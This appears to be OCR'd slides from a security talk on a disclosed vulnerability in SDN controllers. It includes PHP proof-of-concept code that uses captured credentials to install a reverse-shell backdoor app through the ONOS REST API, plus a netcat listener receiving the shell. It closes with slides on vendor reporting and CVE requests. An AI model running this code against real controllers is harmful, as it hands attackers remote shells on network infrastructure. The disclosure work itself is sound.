
```php
if(isset($_GET['user']) && isset($_GET['pass'])) {

  $username = $_GET['user'];
  $password = $_GET['pass'];

  $data = '{"url":"http://127.0.0.1/reverseshell-1.0-SNAPSHOT.oar", "activate":"true"}';

  $process = curl_init("http://127.0.0.1:8181/onos/v1/applications");

  curl_setopt($process, CURLOPT_HTTPHEADER, array('Content-Type: application/json'));
  curl_setopt($process, CURLOPT_HEADER, 1);
  curl_setopt($process, CURLOPT_USERPWD, $username . ":" . $password);
  curl_setopt($process, CURLOPT_TIMEOUT, 30);
  curl_setopt($process, CURLOPT_POST, 1);
  curl_setopt($process, CURLOPT_POSTFIELDS, $data);
  curl_setopt($process, CURLOPT_RETURNTRANSFER, TRUE);
  $return = curl_exec($process);
  curl_close($process);

} else {
```



Evil Backdoor

App ID: org.backdoor.app
State: ACTIVE
Category: default
Version: 1.0.SNAPSHOT
Origin: Hackers, Inc.
Role: UNSPECIFIED

Url:
http://onosproject.org




```
dylan@debian:~/SDN/controllers$ nc -l -p 9999
pwd
/home/dylan/SDN/controllers/onos-1.9.0/apache-karaf-3.0.8
whoami
dylan
```


ONOS


- …while also using their credentials to upload a new app that gives us a reverse shell!

Automated thro



```
if(isset($_GET['user']) && isset($

  $username = $_GET['user'];
  $password = $_GET['pass'];

  $data = '{"url":"http://127.0.0.

  $process = curl_init("http://127

  curl_setopt($process, CURLOPT_HT
  curl_setopt($process, CURLOPT_HE
  curl_setopt($process, CURLOPT_US
  curl_setopt($process, CURLOPT_TI
  curl_setopt($process, CURLOPT_PO
  curl_setopt($process, CURLOPT_PO
  curl_setopt($process, CURLOPT_RE
  $return = curl_exec($process);
  curl_close($process);

} else {
```





```
l -p 9999

).0/apache-karaf-3.0.8
whoami
dylan
```

Reporting

- Floodlight
  - Open-source project on Github
  - Reported to developer via email

- ONOS
  - Has an organisation behind it
  - Reported to security contact address via email

- Sent details of the vulnerability, code and files for PoC, videos of PoC, and potential fixes.

Obtaining CVE IDs

- Sometimes the organisation can obtain one directly or will request one.

- You can also obtain one directly (https://cveform.mitre.org/)
  - Vuln type
  - Vendor/Project & Version
  - Attack type
  - Impact
  - Affected components
  - References (Patch notes)

Thank you

Questions?